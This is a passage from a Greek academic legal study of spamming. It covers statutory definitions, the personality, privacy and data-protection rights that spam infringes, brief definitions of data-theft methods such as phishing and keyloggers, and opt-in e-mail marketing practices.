τηλεφωνική υπηρεσία: κλήσεις (στις οποίες συμπεριλαμβάνονται τα φωνητικά τηλεφωνήματα, το φωνητικό τηλεταχυδρομείο, οι τηλεδιασκέψεις και η τηλεφωνική μεταφορά δεδομένων), συμπληρωματικές υπηρεσίες (στις οποίες συμπεριλαμβάνονται η προώθηση και η εκτροπή κλήσεων), υπηρεσίες μηνυμάτων και πολυμέσων (στις οποίες συμπεριλαμβάνονται οι υπηρεσίες γραπτών μηνυμάτων, ενισχυμένων μέσων και πολυμέσων)·

κωδικός ταυτότητας χρήστη: ο μοναδικός αναγνωριστικός κωδικός που αποδίδεται σε κάθε πρόσωπο, όταν καθίσταται συνδρομητής ή εγγράφεται σε κάποια υπηρεσία πρόσβασης στο διαδίκτυο ή επικοινωνίας μέσω του διαδικτύου·

κωδικός ταυτότητας κυψέλης: η ταυτότητα του κυψελωτού κυττάρου, από το οποίο ξεκινά ή στο οποίο καταλήγει συγκεκριμένη κλήση κινητής τηλεφωνίας·

ανεπιτυχής κλήση: κλήση, κατά την οποία επιτυγχάνεται μεν σύνδεση με τον αριθμό προορισμού, η κλήση όμως παραμένει αναπάντητη ή σημειώνεται επέμβαση της διαχείρισης του δικτύου.

7.4. Άρθρο 168 ν. 4070/2012

δεδομένα θέσης: τα δεδομένα που υποβάλλονται σε επεξεργασία σε δίκτυο ηλεκτρονικών επικοινωνιών ή από μια υπηρεσία ηλεκτρονικών επικοινωνιών και που υποδεικνύουν τη γεωγραφική θέση του τερματικού εξοπλισμού του χρήστη μια διαθέσιμη στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών.»

Ηλεκτρονικό ταχυδρομείο: κάθε μήνυμα με κείμενο, φωνή, ήχο ή εικόνα που αποστέλλεται μέσω δημοσίου δικτύου επικοινωνιών, το οποίο μπορεί να αποθηκεύεται στο δίκτυο ή στον τερματικό εξοπλισμό του παραλήπτη, έως ότου ληφθεί από τον παραλήπτη. Στον ορισμό αυτόν, περιλαμβάνονται τα σύντομα μηνύματα κειμένου, μηνύματα πολυμέσων και άλλες παρεμφερείς εφαρμογές.

παραβίαση δεδομένων προσωπικού χαρακτήρα: η παραβίαση της ασφάλειας που οδηγεί σε τυχαία ή παράνομη καταστροφή, απώλεια, αλλοίωση, μη εξουσιοδοτημένη διάδοση ή προσπέλαση δεδομένων προσωπικού χαρακτήρα που διαβιβάστηκαν, αποθηκεύτηκαν ή υποβλήθηκαν κατά οποιονδήποτε άλλο τρόπο σε επεξεργασία σε συνάρτηση με την παροχή διαθέσιμη στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών.»

8. ΔΙΚΑΙΩΜΑΤΑ ΠΟΥ ΘΙΓΟΝΤΑΙ ΑΠΟ ΤΟ SPAMMING

ΤΑ ΔΙΚΑΙΩΜΑΤΑ ΠΟΥ ΠΡΟΣΒΑΛΛΟΝΤΑΙ από τη διαδικασία του spamming συνίστανται:

- A. στην προσβολή της προσωπικότητας του αποδέκτη αλλά και του πάροχου.
- B. στην προσβολή του δικαιώματος του ιδιωτικού χώρου
- Γ. στην παραβίαση του δικαιώματος της πληροφοριακής αυτοδιάθεσης και
- Δ. στην προσβολή των δεδομένων προσωπικού χαρακτήρα.

Α. Το δικαίωμα της προσωπικότητας⁴⁶ αποτελεί αντανάκλαση της αξίας του ανθρώπου⁴⁷ και της ελεύθερης ανάπτυξης της προσωπικότητας⁴⁸. Η δράση του spammer αποτελεί μεν εκδήλωση της ελευθερίας ανάπτυξης της προσωπικότητάς του υπό την ειδικότερη μορφή της συμμετοχής στην οικονομική ζωή, του δικαιώματος πληροφόρησης και της ελευθερίας έκφρασης, προσβάλλει όμως την προσωπικότητα του αποδέκτη⁴⁹. Στον Αστικό Κώδικα και ειδικά στο άρθρο 57 («Δικαίωμα στη προσωπικότητα⁵⁰») εντοπίζεται ο γενικός ρυθμιστικός κανόνας επί του συγκεκριμένου ιδιωτικού δικαιώματος. Η διάταξη αυτή παρέχει στο χρήστη τη δυνατότητα να προστατευθεί από προσβολές τρίτων, οι οποίες ασκούνται μεταξύ άλλων και μέσω του ηλεκτρονικού ταχυδρομείου. Στο άρθρο αυτό δεν εμπεριέχεται ορισμός του δικαιώματος της προσωπικότητας ενώ η εξέλιξή του διευρύνει τη σύνθεσή του και κατ' επέκταση την παρεχόμενη προστασία του. Οι σταθερές του άρθρου 57 ΑΚ είναι το υποκείμενο και το αντικείμενο του δικαιώματος. Οι τρόποι και τα μέσα προσβολής μεταβάλλονται, συνεπώς μεταβάλλεται και το προστατευτικό πλέγμα του⁵¹.

Β. Ως μη ζητηθείσα εμπορική επικοινωνία το μήνυμα spam εισβάλλει στον προσωπικό χώρο του αποδέκτη προσβάλλοντας το δικαίωμα του ιδιωτικού βίου. Η «κλασική» προσέγγιση της ιδιωτικότητας ως *refugium* (καταφυγίου) παρουσιάζει συχνά στοιχεία ταύτισης ή και σύγχυσης με την έννοια της μυστικότητας (*secrecy*) και της εμπιστευτικότητας (*confidentiality*)⁵². Το διαδίκτυο αποτελεί έναν εικονικό χώρο χωρίς εντοπιότητα όπου οι ψηφιακές πληροφορίες είναι δεκτικές συλλογής, αρχειοθέτησης και επεξεργασίας και τα προσωπικά δεδομένα των χρηστών εκτίθενται στα αδιάκριτα μάτια επιτήδειων. Από τη συλλογή ή υποκλοπή προσωπικών στοιχείων των χρηστών του διαδικτύου είναι εφικτό να δημιουργηθεί ένα αρχείο, από το οποίο μπορεί κανείς να εισέλθει στον ιδιωτικό βίο του ατόμου γνωρίζοντας την οικονομική του κατάσταση, τις καταναλωτικές και προσωπικές προτιμήσεις και συνήθειές του. Συνδυάζοντας τις πληροφορίες αυτές, από τις πλέον

⁴⁶ Άρθρ. 57 Α.Κ.

⁴⁷ Άρθρ. 2§1 Σ.

⁴⁸ Άρθρ. 5§1 Σ.

⁴⁹ Βλ. http://el.wikipedia.org/wiki/Ευρωπαϊκή_Σύμβαση_για_τα_Δικαιώματα_του_Ανθρώπου, άρθρ. 5Α Σ, άρθρ. 14 Σ, 10 ΕΣΔΑ, Καρυστιώτη Όλγα, Προστασία δεδομένων προσωπικού χαρακτήρα και Διαδίκτυο - Το θέμα του spamming, Αθήνα, 2011, σελ.12.

⁵⁰ Όποιος προσβάλλεται παράνομα στην προσωπικότητά του έχει δικαίωμα να απαιτήσει να αρθεί η προσβολή και να μην επαναληφθεί στο μέλλον. Αν η προσβολή αναφέρεται στην προσωπικότητα προσώπου που έχει πεθάνει, το δικαίωμα αυτό έχουν ο σύζυγος, οι κατιόντες, οι ανιόντες, οι αδελφοί και οι κληρονόμοι του από διαθήκη. Αξίωση αποζημίωσης σύμφωνα με τις διατάξεις για τις αδικοπραξίες δεν αποκλείεται.

⁵¹ Βλ. Μουζάκη Χρήστο, *Ανεπιθύμητη εμπορική ηλεκτρονική αλληλογραφία. Η αντιμετώπιση του φαινομένου στην ελληνική και διεθνή έννομη τάξη*, ΔιΜΕΕ 3/2008, σελ. 327.

⁵² Βλ. Μήτρου Λίλιαν, *Η προστασία της ιδιωτικότητας στην πληροφορική και τις επικοινωνίες. Η νομική διάσταση*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκριτζαλης / Σ. Κάτσικας, *Προστασία της ιδιωτικότητας και τεχνολογίες πληροφορικής και επικοινωνιών Τεχνικά και Νομικά θέματα*, 2010, σελ. 518.

ασήμαντες έως τις πιο σημαντικές, σχηματίζεται με ευχέρεια το «ψηφιακό μωσαϊκό του ανθρώπινου προσώπου»⁵³ το οποίο είναι άμεσα ελέγξιμο. Τα ψηφιακά αυτά πορτραίτα των χρηστών συχνά εμπορευματοποιούνται και αξιοποιούνται για τους σκοπούς της στοχευμένης διαφήμισης η οποία διενεργείται είτε με τη μορφή της μη ζητηθείσας εμπορικής επικοινωνίας μέσω ηλεκτρονικού ταχυδρομείου (spamming), είτε με την προβολή εξατομικευμένων διαφημιστικών μηνυμάτων κατά την επίσκεψη του χρήστη σε ένα ιστότοπο⁵⁴.

Η προστασία του ιδιωτικού βίου ορίζεται στα άρθρα 9§1 εδ. β' Σ, 8 ΕΣΔΑ, 12 Οικουμενικής Διακήρυξης των Δικαιωμάτων του Ανθρώπου και 57, 59 ΑΚ. Φορείς του δικαιώματος είναι τα φυσικά πρόσωπα, όχι όμως και τα νομικά πρόσωπα, τα οποία δεν μπορεί να νοηθεί ότι διαθέτουν ιδιωτική ζωή⁵⁵.

Στο πλαίσιο του ιδιωτικού βίου το άτομο δεν πρέπει να ενοχλείται από οποιαδήποτε δραστηριότητα που θα επηρεάσει την ηρεμία του όπως η άμεση διαφήμιση από το spamming. Η ησυχία και η ηρεμία του ιδιωτικού βίου γνωστή στο αμερικανικό δίκαιο ως "right to be let alone" (δικαίωμα στη μόνωση) ενσωματώνεται στο "right of privacy", στο δικαίωμα του ιδιωτικού βίου⁵⁶.

Επίσης χαρακτηριστική είναι η διατύπωση του Προοιμίου (αιτιολογική σκέψη 24) της Οδηγίας 2002/58/ΕΚ για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες: «Ο τερματικός εξοπλισμός των χρηστών των δικτύων των ηλεκτρονικών επικοινωνιών σε κάθε πληροφορία που έχει αποθηκευτεί σε τέτοιον εξοπλισμό συνιστούν μέρος της ιδιωτικής σφαίρας των χρηστών που απαιτεί προστασία». Για το λόγο αυτό η Οδηγία απαγορεύει την εγκατάσταση cookies και εν γένει κατασκοπευτικού λογισμικού χωρίς τη γνώση του χρήστη και την παροχή της ικανότητας να αρνηθεί την εγκατάσταση. Αν δε ο τεχνολογικά ενήμερος χρήστης προσπαθήσει να περιορίσει τα cookies χρησιμοποιώντας τις σχετικές ρυθμίσεις, θα αντιμετωπίσει τον αποκλεισμό της πρόσβασης σε σελίδες υψηλής ζήτησης, συμπεριλαμβανομένης αυτής της Google⁵⁷.

Γ. Η ραγδαία εξέλιξη της τεχνολογίας και οι κίνδυνοι που προκύπτουν από την απεριόριστη συλλογή και επεξεργασία προσωπικών δεδομένων, αποτελούν αναμφίβολα περίπτωση προσβολής της προσωπικότητας του ατόμου. Η πληροφοριακή τεχνολογία είναι δυνατόν να προσβάλει την προσωπικότητα, την ανεξαρτησία και γενικότερα την ελευθερία του ατόμου και εγκυμονεί τον κίνδυνο να μετατρέψει τον άνθρωπο σε «καθαρό πληροφοριακό αντικείμενο».

⁵³ Βλ. Καμίνη, Γ, *Ο κίνδυνος μιας πανοπτικής δημόσιας διοίκησης*, ΒΗΜΑ Ιδεών, Τεύχος 10, Φεβρουάριος 2008.

⁵⁴ Βλ. Αρκουλή Κωνσταντίνα, *Προστασία προσωπικών δεδομένων στις ηλεκτρονικές επικοινωνίες*, 2010, σελ. 14-15.

⁵⁵ Βλ. Καραγιάννη, Β. *Η νομική προστασία της ηλεκτρονικής ανταλλαγής δεδομένων*, ΔΕΕ 1/2000, σελ. 21. και Λέφα Ευστρατία, ό.π., σελ. 14.

⁵⁶ Βλ. Κ. Λαμπρινουδάκη / Λ. Μήτρου / Σ. Γκρίτζαλη / Σ. Κάτσικας, ό.π. σελ 6, Παπακωνσταντίνου Ε. *Νομικά θέματα πληροφορικής*, 2006, σελ. 13.

⁵⁷ Βλ. Μήτρου Λίλιαν, *Η προστασία της ιδιωτικότητας στην πληροφορική και τις επικοινωνίες. Η νομική διάσταση*, σε Κ. Λαμπρινουδάκης / Λ. Μήτρου / Σ. Γκρίτζαλης / Σ. Κάτσικας, ό.π. σελ. 507, 535.

Στον ελληνικό χώρο γρήγορα συνειδητοποιήθηκε η απειλή χειραγώγησης του ατόμου, κατηγοριοποίησής του και υπονόμευσης της ελευθερίας επικοινωνίας του, εφόσον η πληροφορία αποκτούσε πλέον μια άλλη διάσταση και ποιότητα αποτελώντας ένα νέο ανεξάρτητο μέγεθος, που χρησιμοποιείται χωρίς την παρεμβολή του ανθρώπινου παράγοντα ως φορέα οικονομικής αξίας και αντικείμενο συναλλαγής. Το δικαίωμα του πληροφοριακού αυτοκαθορισμού ή της αυτοδιάθεσης πληροφοριών συνίσταται στην δυνατότητα του ατόμου να γνωρίζει, να αποφασίζει και να συμπροσδιορίζει πότε και υπό ποιες προϋποθέσεις είναι δυνατή η επεξεργασία των πληροφοριών που τον αφορούν. Χωρίς να καθίσταται πληροφοριακό αντικείμενο αναπτύσσοντας ελεύθερα την προσωπικότητά του και συμβάλλοντας στη δημοκρατική διαδικασία και την πληροφοριακή συγκρότηση της πολιτείας⁵⁸.

Το δικαίωμα αυτό είναι γνωστό από τη νομολογία του Ομοσπονδιακού Συνταγματικού Δικαστηρίου της Γερμανίας. Αποτελεί ειδικότερη εκδήλωση του γενικού δικαιώματος αυτοδιάθεσης του ατόμου που εγγυώνται τα άρθρα 2 και 5 του Συντάγματος, παράλληλα δε εμπεριέχεται στο δικαίωμα-πλαίσιο της προσωπικότητας⁵⁹.

Το δικαίωμα πληροφοριακής αυτοδιάθεσης παρέχει τη δυνατότητα στο άτομο να γνωρίζει, να παρακολουθεί και να ελέγχει ποιος και γιατί συλλέγει και διατηρεί πληροφορίες που το αφορούν, ώστε να προστατεύει τον εαυτό του. Το άρθρο 9 Α του Συντάγματος παρέχει κύρια νομική βάση για την παράνομη επεξεργασία προσωπικών δεδομένων. Το μήνυμα spam αποτελεί προσβολή του δικαιώματος πληροφοριακού αυτοκαθορισμού καθώς ο spammer συλλέγει επεξεργάζεται και χρησιμοποιεί προσωπικά δεδομένα χωρίς ο αποδέκτης να το έχει επιτρέψει. Επίσης πλήττει το δικαίωμα της πληροφόρησης υπερπληρώνοντας την ηλεκτρονική θυρίδα του παραλήπτη εμποδίζοντας έτσι την είσοδο των επιθυμητών μηνυμάτων αλλά και στερώντας από τον παραλήπτη το δικαίωμα της μη πληροφόρησης (άρθρο 5 Α Σ).

Το περιεχόμενο του δικαιώματος της αυτοδιάθεσης των πληροφοριών δεν περιορίζεται μόνο στη διασφάλιση ενός συγκεκριμένου χώρου, όπου το άτομο θα διαμορφώνει ελεύθερα την ιδιωτική του ζωή, αλλά για τη λειτουργία μιας ελεύθερης και δημοκρατικής κοινωνίας είναι αναγκαία η διεύρυνσή του προς την κατεύθυνση της συμμετοχής του ατόμου, ώστε να διασφαλισθεί η επικοινωνία του με τους τρίτους. Αυτή η συμμετοχή του ατόμου αποτελεί προϋπόθεση του δικαιώματος αυτοδιάθεσης των πληροφοριών, το οποίο αποκτά έτσι έντονη κοινωνική διάσταση⁶⁰.

⁵⁸ Βλ. Ε. Σαατζίδου-Παντελίδου, *Νέοι κανόνες δικαίου στο πλαίσιο της Νέας Οικονομίας*, 2006, σ. 53.

⁵⁹ Βλ. Κ. Ανθίμου, Το δικαίωμα του πληροφοριακού αυτοκαθορισμού του ατόμου ως έκφανση του δικαιώματος επί της προσωπικότητας, ΚριτΕ 1/1998, σ. 135.

⁶⁰ Βλ. Γέροντα Α., *Το δικαίωμα της αυτοδιάθεσης των πληροφοριών*, ΤοΣ 1997, σελ. 858.

Πρέπει να αναφερθεί ότι το συγκεκριμένο δικαίωμα εξασφαλίζει προστασία όχι μόνο έναντι της κρατικής αλλά και έναντι της ιδιωτικής εξουσίας. Αυτό γιατί η συνταγματική διάταξη κάνει λόγο για προστασία έναντι της συλλογής προσωπικών δεδομένων, χωρίς να διακρίνει σε σχέση με το ποιος συλλέγει ή επεξεργάζεται. Στην πραγματικότητα η χρησιμοποίηση προσωπικών δεδομένων μπορεί να είναι ακόμη πιο επικίνδυνη για την αυτονομία του προσώπου, όταν γίνεται ανέλεγκτα από διάφορους ιδιώτες για ποικίλους, νόμιμους ή παράνομους σκοπούς, από ότι όταν γίνεται από την κρατική εξουσία⁶¹. Με τη νομοθετική κατοχύρωση του συνόλου της προστασίας δεδομένων προσωπικού χαρακτήρα, τα δικαιώματα πληροφοριακού αυτοκαθορισμού κατοχυρώνονται ως μέσα αυτοπροστασίας του υποκειμένου των δεδομένων ενώ οι αντικειμενικές αρχές κατοχυρώνονται ως κανόνες αναγκαστικού δικαίου διαπερνώντας το υποκειμενικό στοιχείο του δικαιώματος.

Δ. Το φαινόμενο του spamming είναι άμεσα συνδεδεμένο με την προσβολή των δεδομένων προσωπικού χαρακτήρα καθώς η ηλεκτρονική διεύθυνση (e-mail) είναι απλό προσωπικό δεδομένο καθώς συνιστά μορφή ηλεκτρονικής υπογραφής. Ο ν. 2472/1997 προβαίνει στη διάκριση των δεδομένων προσωπικού χαρακτήρα σε «κοινά» (απλά) και σε «ευαίσθητα». Κοινά δεδομένα θεωρούνται οι πληροφορίες οι αναφερόμενες στο υποκείμενο των δεδομένων, δηλαδή στο φυσικό πρόσωπο στο οποίο αναφέρονται τα δεδομένα, ενώ ευαίσθητα θεωρούνται εκείνα που αφορούν στην φυλετική ή εθνική προέλευση, στα πολιτικά φρονήματα, στις φυλετικές ή φιλοσοφικές πεποιθήσεις, στη συμμετοχή σε ένωση, σωματείο και συνδικαλιστική οργάνωση, στην υγεία, στην κοινωνική πρόνοια και στην ερωτική ζωή, καθώς και τα σχετικά με ποινικές διώξεις ή καταδικές (άρθρο 8 της Οδηγίας 95/46/ΕΚ)⁶².

Η αποστολή ηλεκτρονικού μηνύματος από τον spammer στον αποδέκτη προϋποθέτει ότι ο πρώτος γνωρίζει την ηλεκτρονική διεύθυνση του δεύτερου, συνήθως δε, η γνώση αυτή στηρίζεται στην επεξεργασία προσωπικών δεδομένων του χρήστη του Διαδικτύου εν αγνοία του τελευταίου. Η έννοια της επεξεργασίας είναι ευρύτατη και περιλαμβάνει, μεταξύ άλλων, τη συλλογή, καταχώριση, οργάνωση, διατήρηση, αποθήκευση, χρήση, διάθεση και συσχέτιση των προσωπικών δεδομένων (άρθρο 2 στοιχ. δ' ν. 2472/1997). Ο spammer προβαίνει κατά περίπτωση σε όλες ή σε κάποιες από αυτές τις ενέργειες, αποκτώντας έτσι την ιδιότητα του υπεύθυνου επεξεργασίας (άρθρο 2 στοιχ. ζ' ν. 2472/1997)⁶³.

Μορφές υποκλοπής προσωπικών δεδομένων αποτελούν ενδεικτικά:

1. Το «hacking», δηλαδή η αυθαίρετη διείσδυση από την πύλη του διαδικτύου στον σκληρό δίσκο του υπολογιστή του χρήστη, καταλύοντας τους μηχανισμούς ασφαλείας του, με απώτερο στόχο τη χρήση, μεταβολή ή, πολλές φορές, καταστροφή των δεδομένων, που είναι αποθηκευμένα σε αυτόν.

⁶¹ Βλ. <http://gosuccess.eu/2011/11/to-dikeoma-tis-pliροφοriakis-avtodiathesis-sta-plexia-tis-ellinikisennomistaxis/>

⁶² Βλ. *Σινανιώτη-Μαρούδη / Φαρσαρώτα*, ό.π., σελ. 371, ΔΕΕ 4/2001, σελ.377 ΜΠρΑθ 1327/2001.

⁶³ Βλ. Καρυσιώτη Όλγα, ό.π. σελ. 18.

2. Το «ηλεκτρονικό ψάρεμα» (phishing). Ο όρος αυτός υποδηλώνει την τεχνική αλίευσης προσωπικών δεδομένων στο διαδίκτυο. Χρησιμοποιείται σαν «δόλωμα» ένα μήνυμα αυτόκλητης ηλεκτρονικής αλληλογραφίας (spam mail), που οδηγεί δια μέσου υπερσυνδέσμων (hyperlinks) ανυποψίαστους χρήστες σε «πλαστές» τοποθεσίες στον κυβερνοχώρο (ιστοσελίδες), οι οποίες μιμούνται κατά τρόπο εξαιρετικά πειστικό τις αντίστοιχες των νόμιμων επιχειρήσεων ή τραπεζών.
3. Το «pharming». Μέθοδος συναφής με το «phishing». Με ειδικά προγράμματα διεισδύουν στον υπολογιστή του θύματος υποκλέπτοντας οποιοδήποτε δεδομένο (συνήθως αριθμούς πιστωτικών καρτών) πληκτρολογήσει ο χρήστης.
4. Το «packet-sniffing» ή αλλιώς «network monitor» ή «network analyzer», μέθοδος κλοπής δεδομένων μέσω της παρακολούθησης των πακέτων που ανταλλάσσονται διαμέσου ενός δικτύου.
5. Οι «καταγραφείς κτυπημάτων πλήκτρων» (Key Loggers). Αυτοί παραβιάζοντας τα κρυπτογραφικά συστήματα που χρησιμοποιεί ο χρήστης, καθιστούν δυνατή την παρακολούθηση της σειράς και του αριθμού των κτυπημάτων στο πληκτρολόγιό του και, συνακόλουθα, την επιτήρηση των κινήσεών του στο διαδίκτυο.
6. Επιπλέον η πρόσβαση που έχουν στα cookies οι διάφορες ιστοσελίδες διαφημίσεων. Αυτές επεξεργάζονται και αναλύουν εν αγνοία του χρήστη τη συμπεριφορά του στο διαδίκτυο, ανιχνεύουν στοιχεία σχετικά με τα προσωπικά του δεδομένα και τις καταναλωτικές του συνήθειες. Επίσης η ανωνυμία στο διαδίκτυο διακυβεύεται και από τη συμμετοχή του χρήστη σε υπηρεσίες κοινωνικής δικτύωσης (social network services)⁶⁴.

Η πραγματική αγορά όπου υπάρχει δράση και η πλέον υποσχόμενη είναι αυτή του «e-mail marketing» όπου κανένα άτομο πλέον δεν δραστηριοποιείται σήμερα χωρίς να διεκδικήσει την αυστηρή εφαρμογή μιας πολιτικής σεβασμού της ιδιωτικής ζωής και την εξασφάλιση της χρήσης καταλόγων πιθανών πελατών οι οποίοι έχουν δώσει τη ρητή συγκατάθεσή τους. Η εμπορική προώθηση μέσω ηλεκτρονικού ταχυδρομείου είναι πολύ πιο ισχυρή από οικονομική και τεχνολογική άποψη· τα βασικά της χαρακτηριστικά είναι η εντιμότητα στη συλλογή δεδομένων και μια σχέση μεταξύ διαφημιζόμενων και πιθανών πελατών που βασίζεται στη θέληση και στη συγκατάθεση. Οι επιχειρήσεις αυτές, στην πλειοψηφία τους νεοσύστατες, δημιουργούν τώρα την εμπορική προώθηση του αύριο μέσω του Διαδικτύου. Η αντίληψή τους σχετικά με την προστασία της ιδιωτικής ζωής η οποία είναι επικεντρωμένη στους «opt-in e-mail lists» (κατάλογοι ηλεκτρονικών διευθύνσεων που βασίζονται στη συγκατάθεση) αξίζει ιδιαίτερης προσοχής.

⁶⁴ Βλ. Αρκουλή, Κ. ό.π. σελ. 11-12.

Σήμερα υπάρχουν περίπου πενήντα πάροχοι υπηρεσιών, ορισμένοι από τους οποίους δραστηριοποιούνται σε διεθνές επίπεδο και είναι εγκατεστημένοι στην Ευρώπη όπου κατέχουν σημαντικά μερίδια αγοράς στην άμεση εμπορική προώθηση μέσω ηλεκτρονικού ταχυδρομείου. Ενδεικτικά αναφέρουμε τους εξής: 24/7 Media, NetCreations Inc., YesMail.com, Exactis.com Inc., MessageMedia, BulletMail, Axcion · καθώς και τις εταιρείες που εφαρμόζουν την εμπορική προώθηση βάσει κινήτρων (incentive marketing) όπως MyPoints, Netcentives, Beenz, CyberGold, ClickRewards, Freeride. · επίσης, πύλες όπως η www.xoom.com εισέρχονται στην αγορά χάρη στο αρχείο πολλών δεκάδων εκατομμυρίων συνδρομητών οι οποίοι λαμβάνουν τακτικά ηλεκτρονικό ταχυδρομείο για εμπορικές προσφορές προσαρμοσμένες στις ανάγκες τους και στα κέντρα ενδιαφερόντων τους. Τέλος, θα πρέπει να σημειωθεί ότι οι διαφημιστικές εταιρείες όπως η DoubleClick, ή η Flycast, επεκτείνονται τώρα στο «*e-mail marketing*». Πολλές από τις επιχειρήσεις αυτές είναι εισηγμένες στη Nasdaq και παρουσιάζουν όλες τα χαρακτηριστικά των επιχειρήσεων της καθαρής οικονομίας: ταχεία ανάπτυξη, υψηλή κεφαλαιοποίηση, έλλειμμα απόδοσης. Οι περισσότερες υιοθετούν ένα υπόδειγμα εσωτερικής ανάπτυξης με την εξαγορά εταιρειών του ίδιου τομέα. Κοινό σημείο των επιχειρήσεων αυτών, αν και με διαφορετικό βαθμό πεποιθήσης, είναι ότι συμμερίζονται τις ίδιες αξίες σε επαγγελματικό επίπεδο και υπερασπίζονται τις αρχές της *εμπορικής προώθησης βάσει άδειας* και του «opt-in e-mail».

Αυτές οι εταιρείες «*e-mail marketing*» αναπτύσσουν ένα ευρύ φάσμα δραστηριοτήτων: απόκτηση δεδομένων προσωπικού χαρακτήρα, διοίκηση και διαχείριση συλλογικών βάσεων δεδομένων, μεσιτεία διευθύνσεων, σχεδιασμός εκστρατειών «*e-mail marketing*», υπηρεσίες push, CRM (*Customer Relationship Management*⁶⁵), παρακολούθηση, υποβολή εκθέσεων, τιμολόγηση των εκστρατειών και αμοιβή των ιστοχώρων για τις αγορές που πραγματοποιούνται μέσω αυτών.

Ο μηχανισμός απόκτησης δεδομένων, στο πλαίσιο του συστήματος προηγούμενης παροχής άδειας, συνίσταται στην τοποθέτηση εντύπων «opt-in» σε ένα δίκτυο 100 ή 200 πολυσύχναστων χώρων. Οι επισκέπτες θα πρέπει να συμπληρώσουν τα έντυπα αυτά προκειμένου να γίνουν συνδρομητές σ' ένα ενημερωτικό δελτίο, να συμμετάσχουν σ' ένα διαγωνισμό, σ' ένα πρόγραμμα ή μια οποιαδήποτε διαφημιστική επιχείρηση, να λάβουν ειδικές προσφορές σχετικές με τα ενδιαφέροντα που έχουν ορίσει· πολλοί λόγοι, οι οποίοι δικαιολογούν τη συλλογή δεδομένων προσωπικού χαρακτήρα μέσω ενός ιστοχώρου. Οι

⁶⁵ Πρόκειται για μια δραστηριότητα εξυπηρέτησης και υποστήριξης όπου η εταιρεία εμπορικής προώθησης αναλαμβάνει για λογαριασμό του διαφημιζόμενου να επικοινωνήσει μέσω ηλεκτρονικού ταχυδρομείου ξεχωριστά με κάθε πιθανό πελάτη και να τον ενθαρρύνει να πραγματοποιήσει αγορές. Η δραστηριότητα αυτή περιλαμβάνει εμπλουτισμό της βάσης δεδομένων με πρόσθετα δεδομένα προσωπικού χαρακτήρα, δημιουργία σχέσης εμπιστοσύνης, αύξηση της πίστης του πελάτη, διαχείριση των αιτήσεων εγγραφής ή εξαίρεσης, διαχείριση των προβλημάτων παράδοσης, διαχείριση διαφόρων αιτημάτων και παραπόνων χρηστών, αποστολή μηνυμάτων επιβεβαίωσης και αλλαγές διευθύνσεων ηλεκτρονικού ταχυδρομείου. Τα καθήκοντα αυτά διευκολύνονται από ειδικές εφαρμογές πληροφορικής γνωστές ως CRM ή ERM (E-mail Relationship Management).

εταιρείες αυτές παίρνουν έτσι ένα αντίγραφο των δεδομένων που αναφέρονται στο έντυπο⁶⁶, στη συνέχεια, τα δεδομένα αυτά τροφοδοτούν βάσεις 15 έως 20 εκατομμυρίων ηλεκτρονικών διευθύνσεων. Εκτιμάται ότι ένα τέταρτο περίπου των διευθύνσεων αυτών ανήκουν σε ευρωπαίους χρήστες του Διαδικτύου.

Στο πλαίσιο του συστήματος αυτού, ακολουθούνται πρακτικές οι οποίες ποικίλλουν από την άποψη της εντιμότητας δεδομένου ότι από την μία πλευρά υπάρχουν προσυμπληρωμένα τετραγωνίδια⁶⁷, ενώ από την άλλη υπάρχει το διπλό «opt-in», δηλαδή επιβεβαίωση της εγγραφής με την αποστολή αυτόματου μηνύματος στο γραμματοκιβώτιο του επισκέπτη⁶⁸.

Όλα τα συστήματα και όλα τα μηνύματα που στέλνουν περιέχουν φυσικά συνδέσμους «opt-out» που επιτρέπουν στους συνδρομητές να διαγραφούν εύκολα από τους καταλόγους ηλεκτρονικών διευθύνσεων. Ορισμένες εταιρείες λαμβάνουν αρκετές αιτήσεις

⁶⁶ Υπάρχουν δύο βασικές μέθοδοι διαβίβασης των δεδομένων· περιοδική διαβίβαση μιας παρτίδας δεδομένων που ομαδοποιούνται σε μια συλλογική βάση δεδομένων και διαβίβαση σε πραγματικό χρόνο. Ορισμένες εταιρείες εμπορικής προώθησης μέσω ηλεκτρονικού ταχυδρομείου προσφέρουν επίσης μια υπηρεσία «φιλοξενίας» των εντύπων «opt-in» για λογαριασμό των πελατών τους.

⁶⁷ Ορισμένα προγράμματα εμπορικής προώθησης βάσει άδειας περιέχουν πράγματι προσυμπληρωμένα τετραγωνίδια. Πρόκειται κυρίως για τα έντυπα εγγραφής των ιστοχώρων BigFoot, Dreamlife ή Theglobe.com, τρεις χώροι των οποίων τα έντυπα «opt-in» τα διαχειρίζεται η 24/7 Media. Πρέπει να αναφερθεί ότι η πρακτική αυτή δεν συμφωνεί με το πνεύμα της εμπορικής προώθησης βάσει άδειας διότι δεν παρέχει καμία εγγύηση για τη συγκατάθεση του πελάτη, εφόσον είναι πολύ πιθανόν οι επισκέπτες να προσπεράσουν την αντίστοιχη γραμμή χωρίς να την έχουν διαβάσει. Υπάρχει επομένως ο κίνδυνος τα εμπορικά μηνύματα που στέλνονται σε αυτούς τους επισκέπτες να θεωρηθούν ως «spamming» εφόσον ο αποδέκτης τους είναι πεπεισμένος ότι δεν τα έχει ποτέ ζητήσει.

⁶⁸ Το διπλό «opt-in» είναι αρκετά υποδειγματικό από την άποψη της ποιότητας της συγκατάθεσης και της διαφάνειας της διαδικασίας. Πράγματι, όταν ένας χρήστης γράφεται συνδρομητής για παράδειγμα σε ένα ενημερωτικό δελτίο της ομάδας CNET, εμφανίζεται ένα παράθυρο με μια σειρά πλαισίων που πρέπει να σημειωθούν αν ο χρήστης επιθυμεί να λαμβάνει διαφημιστικά μηνύματα σε σχέση με καθορισμένους τομείς· στο κάτω μέρος του καταλόγου αυτού υπάρχει ένας σύνδεσμος που επιτρέπει την πρόσβαση στη σελίδα «*privacy policy*» της ομάδας CNET. Η πολιτική αυτή είναι πλήρης και περιλαμβάνει μια ανακοίνωση η οποία αφορά την εγγραφή σ' ένα ενημερωτικό δελτίο που επεξηγεί σαφώς το ρόλο μιας τρίτης εταιρείας, εν προκειμένω της εταιρείας ηλεκτρονικής εμπορικής προώθησης Netcreations η οποία συλλέγει τα δεδομένα. Αφού συμπληρώσει το έντυπο και ορίσει τα θέματα για τα οποία επιθυμεί να ενημερώνεται, ο χρήστης επιβεβαιώνει την εγγραφή του και αυτό είναι το πρώτο «opt-in»· αμέσως μετά λαμβάνει ένα μήνυμα επιβεβαίωσης εκ μέρους της Netcreations, 